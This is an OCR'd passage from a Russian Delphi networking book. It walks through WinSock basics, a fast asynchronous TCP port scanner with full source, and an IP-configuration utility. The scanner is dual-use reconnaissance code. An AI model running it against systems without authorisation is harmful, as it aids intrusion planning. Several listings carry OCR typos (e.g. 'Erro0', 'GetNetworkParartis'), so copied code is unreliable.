- sin_addr — адрес сервера, куда мы хотим присоединиться;
- sin_port — порт, к которому мы хотим подключиться.

На деле это будет выглядеть так:

```
var
 addr: TSockAddr;
begin
 addr.sin_family := AF_INET;
 addr.sin_addr := ServerName;
 addr.sin_port := htons(21);
 connect(FSocket, @addr, sizeof(addr));
end;
```

Ну и напоследок — функция для закрытия соединения — closesocket. В качестве параметра нужно указать переменную — сокет.

5.2. Самый быстрый сканер портов

Мы уже познакомились с основными функциями библиотеки WinSock. Я показал, как и что нужно инициализировать, и как произвести соединение с сервером. Если вы помните принцип работы сканера портов (*разд. 4.3),* то должны уже понять, что этого вполне достаточно. Сканер портов просто пытается присоединиться к портам удаленного компьютера, и если соединение происходит удачно, то сканер салютует нам, что порт открыт. Все необходимые для этого функции мы уже знаем, поэтому остановим рассмотрение WinSock и напишем сканер портов, чтобы закрепить

основы на практике. Дополнительные функции мы изучим в процессе написания самого быстрого в мире сканера.

Алгоритм быстрого сканирования достаточно прост, но многие программисты с неохотой выдают хоть какую-нибудь информацию о нем. Я спрашивал несколько фирм, рекламирующих свои сканеры, какие самые быстрые, и никто не ответил. А меня просто интересовало, действительно ли сканер быстрый, или это только реклама.

Такая секретность достаточно очевидна, ведь если снять тайну с алгоритма, то они не смогут заколачивать деньги. Зайдите на **download.com** и посмотрите, сколько денег просят за быстрый сканер. Любой познавший эту тайну сразу пишет свою программу, пичкает какими-нибудь никому ненужными дополнительными возможностями и продает по 10–15 у. е. за программу. Вроде не так уж много, но небольшой капитал заработать можно.

Я не жадный и поэтому решил поделиться своим быстрым алгоритмом. Если вы сможете красиво оформить мой сканер портов, то сможете начать зарабатывать доллары для нашей страны вполне нормальным программированием. Почему Индия может поддерживать свой бюджет благодаря программистам, а мы его наполняем благодаря нефтяникам?

Ну а если вы добавите в свой сканер такие возможности, как Ping, Whois (см. *разд. 4.2)* или что-то еще из сетевых примочек, то у вашей программы будет намного больше шансов заработать больше денег.

Но для начала посмотрим на то, как программисты неправильно пытаются увеличить скорость сканирования портов. Для этого многие пытаются использовать преимущества многозадачности окошек, запускают кучу потоков, и в каждом из них делают попытку соединиться со своим портом. Оригинально, но это напрягает ОС и компьютер, да и увеличение в скорости получается незначительное.

Если работать с сетью в синхронном режиме, то получаются большие накладные расходы на ожидание соединения, и для реального увеличения скорости нужно запускать 30–40 потоков. Это очень неудобно и усложняет программу, а значит, она будет нестабильной и неудобной.

Для нормального сканирования не надо никаких дополнительных потоков. Тут нужно воспользоваться возможностями асинхронности сетевых функций. Это, на первый взгляд, выглядит сложнее в программировании, но реально такой сканер будет содержать намного меньше кода (максимум 40 строчек), а главное — реальный выигрыш в скорости и реальная параллельность сканирования. Напомню, что при синхронном режиме ОС останавливается на каждой функции и ожидает ее окончательного исполнения. При асинхронном режиме функция выполняется и не ждет ожидания ответа от сервера.

Рассмотрим реальный пример асинхронности. Для нашего сканера нужна только одна функция — connect. Когда мы вызываем ее в асинхронном

режиме, то ОС посылает запрос на соединение серверу и, не дожидаясь реального коннекта, продолжает работать дальше как ни в чем не бывало. Если мы шлем запрос на соединение в асинхронном режиме, то пока сервер решает, какой прислать ответ, можно послать еще кучу подобных запросов на соединение с другими портами. Потом нужно только подождать немного, чтобы сервер успел обработать все наши запросы, и проверить результат.

Единственный недостаток асинхронности — надо самому проверять результат работы функции connect. Но это не так уж и сложно, и вы убедитесь в этом, когда увидите исходный код сканера.

Давайте теперь на пальцах прикинем, как же будет работать быстрый сканер:

1. Надо объявить кучу переменных типа TSOCKET, а лучше объявить массив таких переменных, например:

   ```
   FSocket: array [0..39] of TSOCKET; //Массив из 40 сокетов
   ```

   В этом примере я объявил 40 сокетов, значит, можно сканировать сразу по 40 портов.
2. Инициализировать сетевую библиотеку.
3. Каждому сокету из массива назначить свой номер порта и выполнить функцию connect. Первый сокет будет пытаться присоединиться к 1-му порту, 2-й ко второму и так далее.
4. Добавить все сокеты в специальный контейнер сетевых событий.
5. Запустить ожидание события.
6. Если произойдет какое-нибудь событие, значит, произошел коннект.
7. Вывести информацию об открытых портах и закрыть все сокеты.
8. Можно перейти на первый шаг и запустить сканирование следующей партии портов.

В этом случае скан происходит пачками по нескольку портов сразу без использования каких-либо дополнительных потоков. Это позволяет не только выиграть в скорости, но и сильно разгрузить систему, лишив ее проблем с обработкой многих потоков.

Библиотека WinSock тоже может работать через события. Для этого нужно создать объект-событие с помощью функции WSACreateEvent(). После этого добавить к нему сокеты, от которых нужно ожидать события с помощью ФУНКЦИИ WSAEventSelect. Потом нужно дождаться События ОТ Любого из указанных сокетов и можно работать дальше, а именно проверять результат выполнения операции (в данном случае функции connect).

Мы же будем работать в асинхронном режиме, поэтому следить придется самостоятельно. Поэтому можно добавить в объект-событие все наши сокеты, указать, что мы ждем события о соединении с сервером, и просто запустить ожидание.

Если что-то непонятно, то потерпите, когда вы увидите исходный код сканера, все станет ясно. На практике это легче воспринимается.

5.2.1. Время и количество

Когда мы запускаем ожидание события, то должны указать максимальное время в секундах. Это необходимо, потому что если сервер не ответит ни на одну попытку соединения, то программа может ждать очень долго. Это особенно важно для сканера портов, так как мы будем пытаться присоединиться ко всем портам.

Допустим, что программа проверяет соединение с 21-м портом. А если он у сервера закрыт, то она может долго и нудно ждать ответа, которого просто не будет. Раз порт закрыт, значит, и ответа не может быть. Вот именно поэтому обязательно нужно указывать максимальное время ожидания, после которого считается, что соединение невозможно.

В синхронном режиме за время ожидания отвечает библиотека WinSock, а в асинхронном мы сами регулируем время и можем прервать ожидание в любой момент, а можем ждать и бесконечно. Тут надо отметить, что когда мы посылаем асинхронный запрос на соединение и долго нет ответа по причине недоступности сервера, то мы уже никогда не получим ответ, даже если сервер уже стал доступен. Это связано с тем, что попытка соединения происходит только один раз, при отправке запроса, а не все время ожидания. Задержка на соединение связана только с накладными расходами на сервере, а не с ожиданием освобождения порта или сервера.

При выборе максимальной продолжительности ожидания нужно быть очень аккуратным, потому что если выбирать слишком большое число, то сканер потеряет в скорости. Ну а если указать слишком маленькое, то сервер может не успеть ответить, и вы будете думать, что порт закрыт, а на самом деле все в порядке.

Время ожидания сильно зависит от количества одновременно сканируемых портов, скорости соединения и мощности сервера. Из моей практики могу сказать, что если сканировать через модем при скорости 28,8 по 20—40 портов в пачке, максимальное время нужно ставить в 1—2 секунды. Если вы хотите отсканировать сразу 1 024 порта, то лучше поставить 3—4 секунды. Большее значение лучше не ставить, потому что все равно из 1 024 портов у интернетовских серверов открыто бывает не более 10. За 4 секунды любой сервер сможет ответить на попытку соединения на 10 из его портов. Но я не советую вам сканировать такими большими пачками, лучше ограничиться максимумом в 50 портов.

Для локальных сетей это значение можно уменьшить и сканировать по 50 портов с задержкой в 1 секунду. Даже при средней загрузке сервера это вполне нормально.

При сканировании с задержкой в 1 секунду и пачками по 40 портов мой сканер отсканировал 1 024 порта за 16 секунд. Но это, правда, при большом обилии открытых портов на моем локальном сервере. Если будет доступен только один порт, то сканирование будет проходить чуть более 25 секунд. Когда порты открыты, то они отвечают быстро. Если ни одного открытого порта в сканируемой пачке нет, то программа будет ожидать максимально установленное время, и сканирование будет происходить дольше.

5.2.2. Coding

Вот теперь перейдем к практической части рассмотрения нашего сканера портов. Для будущего сканера я создал форму, как на рис. 5.5.



Рис. 5.5. Форма будущего сканера портов

Здесь присутствуют следующие элементы:

- поле ввода адреса сканируемого сервера — компонент TEdit с именем `AddressEdit`;
- текстовое поле для ввода начального порта, с которого нужно начать сканирование — компонент TEdit с именем `StartPortEdit`;
- текстовое поле для ввода конечного порта, до которого нужно сканировать — компонент TEdit с именем `EndPortEdit`;
- кнопка, после нажатия которой будет начато сканирование;

- область, в которой будет отображаться результат — компонент TRichEdit с именем DisplayMemo.

В раздел uses исходного кода формы нужно добавить модуль winsock2, чтобы мы могли пользоваться новыми функциями второй версии WinSock.

В обработчике нажатия кнопки **Начать сканирование** нужно написать код из листинга 5.1.

Листинг 5.1. Сканирование портов

```
procedure TForm1.Button1Click(Sender: TObject);
var
 i,j,s, opt, index: Integer;
 FSocket: array [0..41] of TSOCKET; //Массив сокетов
 //Массив, в котором будет храниться информация о каждом сканируемом сокете
 busy   : array [0..41] of boolean;
 port   : array [0..41] of integer; //Массив сканируемых портов
 addr   : TSockAddr;
 hEvent : THandle; //Объект для обработки сетевых событий
 fset   : TFDset;
 tv     : TTimeval;
 tec    :PServEnt;
 PName:String;
 GInitData : TWSADATA;
begin
 //Устанавливаем максимальное и минимальное значение полоски
 //состояния сканирования. Минимум — начальный порт сканирования,
 //максимум — конечный порт
 ProgressBar1.Min:=StrToInt(StartPortEdit.Text);
 ProgressBar1.Max:=StrToInt(EndPortEdit.Text);
 //Инициализируем WinSock
 WSAStartup(MAKEWORD(2,0), GInitData);
 //Записываем в переменную i значение начального порта
 i:=StrToInt(StartPortEdit.Text);
 //Заполняем основные поля структуры addr, которая будет использоваться
 //при вызове функции connect
 addr.sin_family := AF_INET;
 addr.sin_addr.s_addr := INADDR_ANY;
 //Выводим сообщение о том, что начат поиск введенного хоста
```

```
DisplayMemo.SelAttributes.Color:=clTeal;
DisplayMemo.SelAttributes.Style:=
       DisplayMemo.SelAttributes.Style+[fsBold];
DisplayMemo.Lines.Add('Поиск хоста');
//LookupName — эта функция возвращает адрес
//в специальном формате указанного сервера
//Результат этой функции записываем в поле адреса
//сервера структуры addr
addr.sin_addr := LookupName;
//Выводим сообщение о том, что начато сканирование
DisplayMemo.SelAttributes.Color:=clTeal;
DisplayMemo.SelAttributes.Style:=
      DisplayMemo.SelAttributes.Style+[fsBold];
DisplayMemo.Lines.Add('Сканирование...');
//В index находится количество сокетов, проверяемых за один раз
index:=40;
//Создаем объект для обработки сетевых событий
hEvent := WSACreateEvent();
while i<StrToInt(EndPortEdit.Text) do
 begin
  ///Всем элементам массива busy присваиваю значение false
  for j:=0 to index do
   busy[j]:=false;
  //В этом цикле будут асинхронно посылаться запросы на соединение
  //Переменная j будет изменяться от 0 до максимального количества
  //элементов в массиве
  for j:=0 to index do
   begin
    //Если j-й порт превысил значение указанного максимального
    //порта, то прервать цикл
    if i>StrToInt(EndPortEdit.Text) then
     begin
      index:=j-1;
      break;
     end;
    //Инициализируем очередной j-й сокет из массива FSocket
    FSocket[j] := socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
    //Добавляем j-й сокет к объекту событий с помощью WSAEventSelect
    WSAEventSelect(FSocket[j], hEvent, FD_WRITE + FD_CONNECT);
```

```
  //Указываем порт, на который надо произвести попытку соединения
  addr.sin_port :=htons(i);
  //Попытка коннекта на очередной порт
  connect(FSocket[j], @addr, sizeof(addr));
  //Даем ОС поработать и обработать накопившиеся события.
  //Если этого не делать, то во время сканирования будет
  //происходить эффект зависания
  Application.ProcessMessages;
  //Проверяем, были ли ошибки
  if WSAGetLastError()=WSAEINPROGRESS then
   begin
    //Если ошибка произошла, то закрываем этот порт
    closesocket (FSocket[j]);
    //Устанавливаем соответствующий элемент в массиве busy в true
    //чтобы потом не проверять этот порт, потому что он все равно
    //уже закрыт
    busy[j]:=true;
   end;
  //Указываем в массиве port, на какой именно порт мы
  //сейчас послали запрос
 port[j]:=i;
  //Увеличиваем счетчик i, в котором отслеживаем, какой
  //порт сейчас сканируется чтобы на следующем
  //этапе цикла for запустить сканирование следующего порта
  i:=i+1;
 end;
//Обнуляем переменную fset
FD_Zero(fset);
//Заполняем сканируемый массив сокетов в переменную fset
for j := 0 to index do
 begin
  if busy[j] <> true then
   FD_SET (FSocket[j], fset);
 end;
//Даем ОС поработать и обработать накопившиеся события
Application.ProcessMessages;
//Заполняем структуру, в которой указано время ожидания
//события от сокета
tv.tv_sec := 1; //Мы будем ждать 1 секунду
```

```
tv.tv_usec := 0;
//Ожидаем, пока произойдет хотя бы одно событие от любого из сокетов
s:=select (1, nil, @fset, nil, @tv);
//Даем ОС поработать и обработать накопившиеся события
Application.ProcessMessages;
//Запускаем массив, в котором будет проверяться, какие из сокетов в
//массиве FSocket прошли коннект успешно, а какие нет
for j := 0 to index do
 begin
  //Проверяем, был ли закрыт соответствующий порт из-за ошибки,
  //если да, то нет смысла его проверять
  if busy[j] then continue;
  if FD_ISSET (FSocket[j], fset) then
   begin
    //В переменную s записывается размер переменной Opt
    s:=Sizeof(Opt);
    opt:=1;
    //Получаем состояние текущего j-го сокета,
    //результат состояния будет в переменной opt
    getsockopt(FSocket[j], SOL_SOCKET, SO_ERROR, @opt, s);
    //Если opt равно 0, то порт открыт, и к нему можно подключиться
    if opt=0 then
      begin
       //Пытаемся узнать символьное имя порта
       tec := getservbyport(htons(Port[j]),'TCP');
       if tec=nil then
        PName:='Unknown'
       else
        begin
         PName:=tec.s_name;
        end;
       //Выводим сообщение об открытом порте
       DisplayMemo.Lines.Add('Хост:'+AddressEdit.Text+': порт :'
           +IntToStr(Port[j])+' ('+Pname+') '+' открыт ');
      end;
   end;
  //Закрыть j-й сокет, потому что он больше уже не нужен
  closesocket(FSocket[j]);
 end;
```

```
    //Увеличиваем позицию в ProgressBar1
    ProgressBar1.Position:=i;
   end;
  //Закрываем объект событий
  WSACloseEvent(hEvent);
  //Выводим сообщение о конце сканирования
  DisplayMemo.SelAttributes.Color:=clTeal;
  DisplayMemo.SelAttributes.Style:=
       DisplayMemo.SelAttributes.Style+[fsBold];
  DisplayMemo.Lines.Add('Сканирование закончено...'),-
  ProgressBar1.Position:=0;
end;
```

На первый взгляд код достаточно большой, но реально тут больше места занимают комментарии. По ним вы сможете без проблем разобраться со всем происходящим, а я не буду вас сильно путать. Я хочу добавить к этим комментариям только пару замечаний.

ДЛЯ соединения нам НУЖНО заполнять структуру addr ТИПа TSockAddr. С ней мы познакомимся ближе чуть позже, а сейчас я только опишу основные ее свойства, которые мы используем:

- sin_family — это поле указывает на тип соединения, мы указываем AF_INET;
- addr. sin_addr. s_addr — тип адреса;
- addr.sin_addr — адрес сервера, к которому нужно подключиться.

Самое сложное тут — это получение адреса, к которому нужно подключиться, потому что он должен быть в специальном формате, а пользователь может ввести даже не IP-адрес, а простое символьное имя машины. Для получения правильного адреса я написал функцию LookupName, которая возвращает нужный адрес в правильном формате (листинг 5.2).

Листинг 5.2. Функция перевода адреса в нужный формат

```
function TForm1.LookupName: TInAddr;
var
 HostEnt: PHostEnt;
 InAddr: TInAddr;
begin
 if Pos ('.', AddressEdit.Text)>0 then
  InAddr.s_addr := inet_addr(PChar(AddressEdit.Text))
```

```
 else
  begin
  HostEnt := gethostbyname(PChar(AddressEdit.Text));
  FillChar(InAddr, SizeOf (InAddr) , 0) ;
  if HostEnt <> nil then
   begin
    with InAddr, HostEnt^ do
     begin
      S_un_b . s_bl : =h_addr^ [0];
      S_un_b. s_b2 : =h_addr^ [1] ;
      S_un_b.s_b3 := h_addr^[2];
      S_un_b.s _b4 := h_addr^[3];
     end;
   end
  end;
  Result := InAddr;
end;
```

В самом начале проверяется введенный пользователем текст. Если в тексте есть точка, то я считаю, что введен IP-адрес машины, например 127.1.1.2. В этом случае нужно просто преобразовать его в нужный формат с помощью функции inet_addr.

Если точки нет, то введено имя машины. В этом случае запускается функция gethostbyname, которая получает IP-адрес по имени машины, и потом полученный адрес переводим в нужный формат.

Эта проверка правильна только для локальной сети, в Интернете лучше в любом случае использовать gethostbyname. Это связано с тем, что адрес сервера выглядит так: **servername.ru**. В таком адресе присутствует точка, но это не IP-адрес, и произойдет ошибка. Именно поэтому я советую для боевых условий убрать первоначальную проверку и оставить вот такой вид:

```
function TForm1.LookupName: TInAddr;
var
 HostEnt: PHostEnt;
 InAddr: TInAddr;
begin
  HostEnt := gethostbyname(PChar(AddressEdit.Text));
  FillChar(InAddr, SizeOf (InAddr) , 0) ;
  if HostEnt <> nil then
   begin
```

```
    with InAddr, HostEnt^ do
     begin
      S_un_b.s_b1 := h_addr^[0];
      S_un_b.s_b2 := h_addr^[1];
      S_un_b.s_b3 := h_addr^[2];
      S_un_b.s_b4 := h_addr^[3];
     end;
   end
  Result := InAddr;
end;
```

Но для примера я оставляю первый вариант, потому что если вводить IP-адрес, то функция gethostbyname вызываться не будет, и мы получим выигрыш в скорости при определении имени адреса с помощью быстрого преобразования `inet_addr`.



Рис. 5.6. Сканер в работе

В коде сканирования используется одна новая функция `WSAEventSelect`, она предназначена для добавления сокета к объекту событий и имеет три параметра:

- добавляемый сокет;
- Объект СОбыТИЙ, КОТОрЫЙ был СОЗДан С ПОМОЩЬЮ`WSACreateEvent`;

- какие события ожидать. Тут указаны FD_WRITE (события записи) и FD_CONNECT (события о заключении соединения), хотя нас интересует только соединение.

На компакт-диске в директории \Примеры\Глава 5\Scan Port вы можете увидеть пример быстрого сканера.

5.3. IP-config собственными руками

Вы, наверно, помните такую прекрасную утилиту Winipcfg.exe, которая преследовала нас на протяжении всего существования линейки Windows 9x Лично мне эта утилита очень нравилась, и по моей практике могу сказать, что ею пользовалось очень много народа. Я регулярно слышу не очень приличные слова в сторону Билла за то, что в Windows NT (2000, XP) нет такой программы, и теперь получение информации о конфигурации IP немного неудобное. Привык уже народ к этой утилите, и убрав ее из дистрибутива Windows, Билл словно отобрал у ребенка погремушку.

Ну ничего, скоро вы сможете написать собственную утилиту, которая будет выводить подробную информацию о сетевых настройках. Чтобы получить информацию, которую нам показывала утилита winipcfg, для Delphi нужно иметь дополнительные заголовочные файлы: IpExport.pas, IpHlpApi.pas, IpIfConst.pas, IpRtrMib.pas и IpTypes.pas. Для любителей C++ подобные заголовочные файлы можно найти в специальном сетевом SDK, который легко найти на сайте Microsoft. Ну а для Delphi вы сможете найти эти файлы в директории Headers/IP компакт-диска.

Эти файлы нужно скопировать в поддиректорию lib директории, где у вас установлен Delphi. Можно поместить их прямо в ту же директорию, где будут исходники программы, главное, чтобы Delphi их нашел.

Итак, будем считать, что файлы вы скопировали куда нужно. Запускайте Delphi и создавайте новый проект. Сразу же перейдите в код и добавьте В раздел uses имена СЛедуЮЩИХ модулей: IpHlpApi, IpTypes, IpIfConst.

Вот теперь перейдем к созданию формы будущей программы. Посмотрите на рис. 5.7 и попробуйте создать нечто подобное.

Немного слов о дизайне. По всей форме у меня растянут компонент PageControl. На нем я создал две закладки: **IP Config** и **Ethernet info.** Для начала мы научимся получать всю информацию, которая расположена на первой вкладке, а вторую оставим на следующий раз.

Теперь создайте обработчик СОбыПИЯ OnChange ДЛЯ компонента PageControll. Когда пользователь будет менять закладку, мы должны будем обновлять информацию о конфигурации протокола IP. Пока что напишите в этом обработчике следующий код:

```
if PageControll.ActivePageIndex=0 then
  GetIPInfo;
```



Рис. 5.7. Форма будущей программы

Этот код выполняет следующее: если сейчас выделена первая закладка, то надо вызвать процедуру GetiPinfo. Все, подготовка закончена, переходим К Программированию ЭТОЙ заГДОЧНОЙ Процедуры GetiPinfo.

Добавьте в разделе `private` нашей формы следующее:

```
private
 procedure GetiPinfo;
```

Таким образом мы объявим эту злосчастную процедуру. Теперь нажмите сочетание клавиш <Ctrl>+<Shift>+<C>, и Delphi подготовит для вас заготовку новой процедуры, в которую нужно вставить код из листинга 5.3.

Листинг 5.3. Процедура *GetIPInfo*

```
procedure TSystemInfoForm.GetIPInfo;
var
 FixedInfoSize, Err:DWORD;
 pFixedInfo:PFIXED_INFO;
 pAddrStr: PIP_ADDR_STRING;
begin
 FixedInfoSize:=0;
 Err:=GetNetworkParams(nil, FixedInfoSize);
```

```
 if (Erro0) and (Err<>ERROR_BUFFER_OVERFLOW) then
  begin
   HostNameLabel.Caption:='Error';
   exit;
  end;
 pFixedInfo :=PFIXED_INFO(GlobalAlloc(GPTR,FixedInfoSize) ) ;
 GetNetworkParartis (pFixedInfo, FixedInfoSize) ;
 HostNameLabel.Caption:=StrPas(pFixedInfo.HostName);
 DNSListBox.Items.Clear;
 DNSListBox.Items.Add(StrPas(pFixedInfo.DnsServerList.IpAddress.S));
 pAddrStr:=pFixedInfo.DnsServerList.Next;
 while (pAddrStr<>nil) do
  begin
   DNSListBox.Items.Add(StrPas(pAddrStr.IpAddress.S));
   pAddrStr:=pAddrStr.Next;
  end;
 case pFixedInfo.NodeType of
  1: NodeTypeLabel.Caption:='Broadcast';
  2: NodeTypeLabel.Caption:='Peer to peer';
  4: NodeTypeLabel.Caption:='Mixed';
  8: NodeTypeLabel.Caption:='Hybrid';
 end;
 NetBIOSScopeLabel.Caption:=pFixedInfo.ScopeId;
 if pFixedInfo.EnableRouting>0 then
  IPRoutingLabel.Caption:='Yes'
 else
  IPRoutingLabel.Caption:='No';
 if pFixedInfo.EnableProxy>0 then
  WINSProxyLabel.Caption:='Yes'
 else
  WINSProxyLabel.Caption:='No';
 if pFixedInfo.EnableDns>0 then
  NetBIOSResolutionLabel.Caption:='Yes'
 else
  NetBIOSResolutionLabel.Caption:='No';
end;
```

Начнем рассматривать весь этот код по частям, потому что сразу разобраться с чем-то громоздким очень трудно. В самом начале у нас выполняется следующее:

```
Err:=GetNetworkParams(nil, FixedInfoSize);
if (Err<>0) and (Err<>ERROR_BUFFER_OVERFLOW) then
 begin
  HostNameLabel.Caption:='Error';
  exit;
 end;
pFixedInfo:=PFIXED_INFO(GlobalAlloc(GPTR, FixedInfoSize));
GetNetworkParams(pFixedInfo, FixedInfoSize);
```

Первое, что надо вызвать — функцию GetNetworkParams с двумя параметрами. Эта функция возвращает информацию о сети. Но для получения этих данных нам нужно знать их размер. Чтобы это сделать, нужно сначала первый параметр установить равным nil, а второй — это переменная, куда будет записан размер необходимой памяти для получения полной информации. Результат выполнения функции записывается в переменную Err, чтобы потом проверить на ошибки. Если эта переменная не равна 0 и не равна константе ERROR_BUFFER_OVERFLOW, то точно была какая-то ошибка, и надо вывести об этом сообщение и выйти из процедуры. Такое возможно, если сетевая карта не настроена.

После этого выделяем память для структуры pFixedInfo типа PFIXED_INFO, куда мы будем записывать полученную информацию. Память нужно выделить в том количестве, которое мы узнали из первого вызова GetNetworkParams.

Далее снова вызывается функция GetNetworkParams, только теперь в качестве первого параметра указана структура pFixedInfo.

В принципе, все необходимое мы получили, и оно находится в pFixedInfo. Так что остается только рассмотреть эту структуру:

- pFixedInfo.HostName — имя хоста (вашего компьютера);
- pFixedInfo.DnsServerList.IpAddress — адрес DNS-сервера. Если такой сервер не один, то нужно вызвать pFixedInfo.DnsServerList.Next, чтобы получить доступ к следующему. В качестве результата вызова Next к нам вернется переменная типа PIP_ADDR_STRING, через которую и можно получить следующий адрес DNS-сервера. В общем случае код будет выглядеть так:

```
pAddrStr:=pFixedInfo.DnsServerList.Next;
while (pAddrStr<>nil) do
 begin
  pAddrStr.IpAddress.S - здесь находится следующий адрес
  pAddrStr:=pAddrStr.Next - получить еще адрес, если есть
 end;
```

- `pFixedInfo.NodeType` — тип узла. Здесь хранится целое число. Если оно равно 1, ТО значит ТИП узла Broadcast, 2 — Peer to peer, 4 — Mixed, 8 — Hybrid;
- `pFixedInfo.ScopeId` — идентификатор NetBIOS (NetBIOS Scope ID);
- `pFixedInfo.EnableRouting` — ВКЛЮЧена ЛИ маршрутизация IP. Если здесь хранится `true`, то маршрутизация включена, иначе отключена;
- `pFixedInfo.EnableProxy` — включен ли WINS Proxy. Если здесь находится `true`, то Proxy-сервер включен, иначе отключен.

Вот и все. Достаточно только вызвать одну процедуру, и вы уже знаете так много интересного о компьютере и его сетевых настройках. В следующем разделе я покажу еще одну процедуру, с помощью которой мы узнаем еще немало о своем любимце.



Рис. 5.8. Результат работы программы в XP

5.4. Получение информации о сетевом устройстве

Здесь я закончу рассказ, начатый в предыдущем разделе. Напоминаю, что там мы создали форму и поместили на нее компонент TPageControi с двумя закладками. Мы научились получать от системы все, что находится на первой вкладке, и теперь осталось только заполнить вторую вкладку полезной информацией.

Сейчас нам предстоит познакомиться с самым интересным — мы научимся получать из системы количество установленных сетевых устройств и их свойства. Среди этих свойств будет определение IP-адреса и маски сети. Только что я заглянул в свой The Bat и понял, что вопрос о том, как определить IP-адрес, чуть ли не самый популярный. Но я эту тему пока не затрагивал, потому что способ, который я сегодня покажу, будет достаточно сложным. Зато он позволяет определить IP и маску любого сетевого устройства, установленного в системе.

Откройте проект, который мы написали в позапрошлой статье, и подкорректируйте вторую вкладку в соответствии с рис. 5.9. На этой вкладке у меня вверху расположен компонент `TComboBox`, в котором будет выводится список установленных в системе сетевых устройств. Чуть ниже находится компонент `TListView`, у которого нужно установить следующие свойства:

- Name — измените ИМЯ компонента на `IPListView`;
- ViewStyle — здесь нужно указать `vsReport`;
- Columns — здесь нужно создать две колонки с именами IP Address и `Subnet` Mask (IP-адрес и маска сети). Я люблю писать такие вещи на английском языке, но если вы хотите, то можете писать хоть на китайском.

